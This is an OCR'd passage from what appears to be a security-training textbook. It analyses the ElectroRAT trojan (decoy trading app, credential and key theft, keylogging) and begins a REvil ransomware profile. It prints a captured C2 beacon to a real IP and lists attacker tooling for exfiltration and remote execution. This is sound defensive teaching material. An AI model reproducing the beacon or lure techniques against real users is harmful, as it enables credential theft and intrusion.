


Figure 7.121: eTrader application with decoy content

- **Stage-3: Exploitation**

  The fake application further lures the victims into connect to their cryptocurrency exchange accounts to record their credentials or API keys.




Figure 7.122: eTrader application collecting credentials and API keys

  In the background, ElectroRAT captures keyboard entries to steal the private keys of the victims. Apart from keylogging, the Trojan facilitates other functionalities for remote attackers to upload and download files from the disk, capture screenshots, and run commands on the victim console.

- **Stage 4: Maintaining Persistence**

  Command-and-control (C2) activity is initiated with an HTTP POST request sent by the fake application, which includes victim identifiers, through TCP port 3000 using the same servers that were used to host the fake application. When the C2 server receives the request, it provides an empty JSON response.

```
POST /user HTTP/1.1
Host: 213.226.100.140:3000
User-Agent: go-resty/1.12.0 (https://github.com/go-resty/resty)
Content-Length: 137
Accept: application/json
Content-Type: application/json
Accept-Encoding: gzip

{"id":"36d1130a-ac2e-44f7-9dc1-[redacted]","mac_name":"[redacted]","os_version":"6.1.7601","user_name":"[redacted]\\user","os":"windows"}
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET,HEAD,PUT,POST,DELETE
Content-Type: application/json; charset=utf-8
Content-Length: 2
Date: Tue, 03 Nov 2020 04:25:06 GMT
Connection: keep-alive

{}
```

Figure 7.123: Initial beacon and C2 response

As the Trojan resides as a background process, the remote attackers use the victim systems for additional promotion using their identities to make illegitimate transactions over time, send malware spam, and so on.

Virus Analysis: REvil Ransomware

- REvil, also known as **Sodinokib**, is dangerous ransomware associated with the GOLD SOUTHFIELD threat group that provides **ransomware as a service** for performing targeted attacks
- Attackers spread REvil via **RDP servers**, **exploit kits**, and **backdoor** software installation programs


Operation

- REvil uses tools such as **FileZilla** to exfiltrate data and **PsExec** for the remote execution of the ransomware and its files
- Other tools used by REvil include **PC Hunter**, **AdFind**, **BloodHound**, **NBTScan**, **SharpSploit**, third-party file sync tools, and **Qakbot**, a Trojan used to deliver ransomware

Target Industries

- Transportation
- Financial sector
- Oil and gas
- Technology
- Healthcare
- Manufacturing and so on

REvil Ransomware Attack Stages

